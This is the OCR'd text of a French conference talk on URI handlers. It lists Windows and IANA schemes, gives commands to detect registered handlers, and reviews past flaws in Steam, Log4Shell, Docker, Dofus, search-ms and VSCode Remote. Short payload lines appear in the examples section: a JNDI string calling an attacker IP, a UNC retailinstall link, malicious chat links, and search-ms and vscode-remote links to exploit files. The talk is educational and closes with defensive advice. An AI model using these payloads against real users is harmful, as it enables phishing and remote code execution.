Découverte et analyse des URI Handlers et leurs dangers

N0x - @Bière Sécu - 04 mars 2025

TLP:CLEAR

Whoami

- DevSecOps @Icodia
- @n0xyne sur Discord
- n0x.cc

Kécécé ?

- Mécanisme permettant à un lien d'être redirigé vers une application.
- Le système lancera l'application si elle ne l'est pas déjà.

Appelations existantes

- URI Handler
- URI Scheme
- Browser Protocol
- Schéma d'URI

Exemples d'URI Handler

SYSTÈME

- file://
- mailto://
- http://
- ftp://
- ssh://
- windowsdefender://

APPLICATIF

- steam://
- discord://
- ms-calculator://
- chrome://
- jnlp://

AAM://	accnc://	acrobat://	acrobat2018://	acrobat2019://	acrobat2020://
acrobat2021.oauth2://	adbps://	adcnc://	adobe.genuine.invoker://	appinstaller.oauth2://	armodelviewing://
auphd://	battlenet://	bingmaps://	bingweather://	bittorrent://	blizzard://
Blizzard.URI.Battlenet://	Blizzard.URI.Blizzard://	Blizzard.URI.Heroes://	Blizzard.URI.SC2://	calculator://	callto://
citrixonline://	citrixonline551://	com.epicgames.eos://	com.epicgames.launcher://	com.microsoft.3dviewer://	conf://
discord-://	discord-://	discord-://	discord-://	discord-://	DLNA-PLAYSINGLE://
eadm://	ealink://	exodus://	Explorer.AssocActionId.BurnSelection://	Explorer.AssocActionId.EraseDisc://	Explorer.AssocActionId.ZipSelection://
Explorer.AssocProtocol.search-ms://	Explorer.BurnSelection://	Explorer.EraseDisc://	Explorer.ZipSelection://	feed://	feedback-hub://
feeds://	FirefoxURL-://	FirefoxURL-://	ftp://	GeForceExperience://	git-client://
gotomeeting://	gotomeeting18962://	gotomeeting19228://	gotomeeting19598://	gotomeeting19796://	gotomeeting19932://
gotomeeting19950://	gotoopener://	gotoopener551://	grvopen://	heroes://	http://
https://	iehistory://	ierss://	im://	insiderhub://	jnlp://
jnlps://	launchacrobat://	launchreader://	LDAP://	link2ea://	Lync15://
Lync15classic://	ma-chan://	ma-filelink://	Magnet://	mailto://	mapi://
mapi16://	microsoft-edge-holographic://	microsoft-edge://	microsoft.windows.camera://	microsoft.windows.camera://	microsoft.windows.camera.multipicker://
microsoft.windows.camera.picker://	microsoft.windows.photos.crop://	microsoft.windows.photos.picker://	microsoft.windows.photos.videoedit://	Microsoft.Workfolders://	microsoftmusic://
microsoftvideo://	mk://	MMS://	ms-aad-brokerplugin://	ms-access://	ms-actioncenter://
ms-appinstaller://	ms-apprep://	ms-availablenetworks://	ms-calculator://	ms-clock://	ms-contact-support://
ms-cortana2://	ms-cxh-full://	ms-cxh://	ms-default-location://	ms-device-enrollment://	ms-drive-to://
ms-excel://	ms-eyecontrolspeech://	ms-gamebar://	ms-gamebarservices://	ms-gamingoverlay://	ms-get-started://
ms-getoffice://	ms-holographicfirstrun://	ms-inputapp://	ms-insights://	ms-ipmessaging://	ms-meetnowflyout://
ms-mmsys://	ms-msdt://	ms-msime-imepad://	ms-msime-imjpdct://	ms-officeapp://	ms-officecmd://
ms-oobenetwork://	ms-paint://	ms-pchealthcheck://	ms-penworkspace://	ms-people://	ms-perception-simulation://
ms-phone://	ms-photos://	ms-powerpoint://	ms-print-addprinter://	ms-print-printjobs://	ms-publisher://
ms-quick-assist://	ms-rdx-document://	ms-retaildemo-launchbioenrollment://	ms-retaildemo-launchstart://	ms-screenclip://	ms-screensketch://
ms-search://	ms-settings-airplanemode://	ms-settings-bluetooth://	ms-settings-cellular://	ms-settings-connectabledevices://	ms-settings-displays-topology://
ms-settings-emailandaccounts://	ms-settings-language://	ms-settings-location://	ms-settings-lock://	ms-settings-mobilehotspot://	ms-settings-notifications://
ms-settings-power://	ms-settings-privacy://	ms-settings-proximity://	ms-settings-screenrotation://	ms-settings-wifi://	ms-settings-workplace://
ms-settings://	ms-sttoverlay://	ms-taskswitcher://	ms-teams://	ms-unistore-email://	ms-virtualtouchpad://
ms-voip-call://	ms-voip-video://	ms-walk-to://	ms-wcrv://	ms-windows-search://	ms-windows-store-deskext://
ms-windows-store://	ms-windows-store2://	ms-word://	ms-wpc://	ms-wpdrmv://	ms-xbet-survey://
ms-xbl-3d8b930f://	ms-xgpueject://	msi-dc://	msnweather://	mssharepointclient://	msteams://
mswindowsmusic://	mswindowsvideo://	NordVPN://	NordVPN.Notification://	nxm://	oculus://
odopen://	OneIndex16://	onenote-cmd://	onenote://	OneNote.URL.16://	OneNoteDesktop://
OneNoteDesktop.URL.16 bingweather://	openvpn-connect://	origin://	origin2://	Outlook.URL.feed.15://	Outlook.URL.mailto.15://
Outlook.URL.stssync.15://	Outlook.URL.webcal.15://	outlookaccounts://	outlookcal://	outlookmail://	paintdotnet://
rdcnc://	read://	receiver://	res://	rlogin://	rtkuwp://
search-ms://	search://	sgnl://	signalcaptcha://	sip://	sips://
skype-meetnow://	skype://	skypecast15://	skypewin://	slack://	spotify://
steamlink://	steamtours://	stssync://	tbauth://	tel://	telnet://
tg://	tn3270://	uplay://	viscosity://	viscosityserial://	vm://
vmrc://	vms://	vmware-rvm://	vrmonitor://	vsls://	vstfs://
vsweb://	webcal://	webcals://	whatsapp://	windows-feedback iehistory://	windows.tbauth://
windowsdefender://	WMP11.AssocProtocol.DLNA-PLAYSINGLE://	WMP11.AssocProtocol.MMS://	wpa://	xbls://	xbox-arena://
xbox-captures://	xbox-friendfinder://	xbox-gamehub://	xbox-lfg://	xbox-network://	xbox-profile://
xbox-settings://	xbox-store://	xbox-tcui://	xbox://	xboxgames://	xboxliveapp-1297287741://
xboxmusi://	zoommtg://	ZoomPbx.im://	ZoomPbx.zoomphonecall://	ZoomPhoneCall://	zunemicrosoft.windows.photos.videoedit://

Registre IANA

- Un nombre important de protocole actif
- Aucun protocole non documenté

References:
https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml

TLP:CLEAR

Graham Klyne

Reference

[RFC7595][RFC Errata 4420][RFC8615]

Note

Requests for permanent registration must be preceded by mailing list review, per Section 7.2 of [RFC7595].

Note

Schemes for which the primary reference is an Internet-Draft are generally considered to be provisional until the I-D is approved by the IETF for RFC publication, even when the specification requests permanent registration.

Available Formats

csv

Range	Registration Procedures
Permanent	Expert Review
Provisional	First Come First Served
Historical	Expert Review

URI Scheme	Template	Description
aaa		Diameter Protocol
aaas		Diameter Protocol with Secure Transport
about		about
acap		application configuration access protocol
acct		acct
acd	prov/acd	acd
acr	prov/acr	acr
adiumxtra	prov/adiumxtra	adiumxtra
adt	prov/adt	adt
afp	prov/afp	afp
afs		Andrew File System global file names
aim	prov/aim	aim
amss	prov/amss	amss
android	prov/android	android
appdata	prov/appdata	appdata
apt	prov/apt	apt
ar	prov/ar	ar
ari	prov/ari	ari
ark	prov/ark	ark
at	prov/at	at (see [reviewer notes])
attachment	prov/attachment	attachment
aw	prov/aw	aw
barion	prov/barion	barion

Détection des URI Handler

Sous Linux (XDG)

```
cat /usr/share/applications/* | grep x-scheme-handler
```

Sous Windows (> 7)

```
Get-ChildItem -Path Registry::HKEY_CLASSES_ROOT |
  where Property -CContains "URL Protocol" |
  % { $_.ToString().Split('\')[1] }
```

Les risques

Si vuln dans un des logiciels de confiance:

- RCE ou Elevation de privilèges
- Phishing -> RCE
- XSS -> RCE

Exemples


- Steam (10/2012)
- Log4Shell (11/2021)
- Docker Desktop (CVE-2023-0628 & CVE-2023-0629)
- Dofus (08/2024)
- Search-MS (Actuellement)
- VSCode-remote (Actuellement)

Steam

```
Phishing -> Integer Overflow -> RCE
```

```
steam://retailinstall?path=\\\\10.0.0.1\exploit\
```

References:
https://revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf
https://developer.valvesoftware.com/wiki/Steam_browser_protocol



TLP:CLEAR

Steam (Source Engine, Unreal Engine)


```
Phishing -> <...> -> RCE
```

```
steam://run/id/language/url_encoded_parameters
steam://rungameid/id/language_bug/url_encoded_parameters
steam://runsafe/id
steam://rungame/id/lobby_id/parameters
```

References:
https://revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf
https://developer.valvesoftware.com/wiki/Steam_browser_protocol

Log4Shell

```
${jndi:ldap://10.0.0.1:1389/a}
```



References:
https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/
https://en.wikipedia.org/wiki/Java_Naming_and_Directory_Interface

TLP:CLEAR

Docker - CVE-2023-0628

Allows an attacker to execute an arbitrary command inside a Dev Environments container during initialization by tricking a user to open a crafted malicious `docker-desktop://` URL.

References:
https://github.com/jarda-wien/docker-docs/blob/main/desktop/release-notes.md#4170
https://www.cve.org/cverecord?id=CVE-2023-0628

Docker - CVE-2023-0629

Allows an unprivileged user to bypass Enhanced Container Isolation (ECI) restrictions by setting the Docker host to `docker.raw.sock`, or `npipe:////.pipe/docker_engine_linux` on Windows, via the `-H` (`--host`) CLI flag or the `DOCKER_HOST` environment variable and launch containers without the additional hardening features provided by ECI.

References:
https://github.com/jarda-wien/docker-docs/blob/main/desktop/release-notes.md#4170
https://www.cve.org/cverecord?id=CVE-2023-0629

Dofus RCE

Phishing -> "XSS" dans le chat -> URI handler

```
Vends <A HrEf="zaap://app/games/game/dofus/main?uninstall">[Dofus Vulbis]</A> 5m
```


```
Vends <A HrEf="file://C:\Windows\System32\reboot.exe">[Dofus Vulbis]</A> 5m
```

References:
https://n0x.cc/files/Dofus-Retro-engineering_and_vulnerability_research.pdf

Search-ms

```
Phishing -> Microsoft Search -> WebDAV -> RCE
```

```
search-ms:crumb=location:\\10.0.0.3\Update&displayname=Update
```




References:
https://pentestlab.blog/2024/01/02/initial-access-search-ms-uri-handler/

VSCode Remote

```
vscode-remote://vsonline%2B06a1fbc4-8a30-42d4-ad4b-3027a23477ee/home/vsonline/workspace/exploit.exe
```

```
vscode-remote://ssh-remote+10.0.0.1/home/exploit.exe
```



Sécurité mises en place

- Ne jamais faire confiance aux liens inconnus
- Sécurité des navigateurs
- Développement sécurisé (avertissement, gestion des uri handlers, ...)

Questions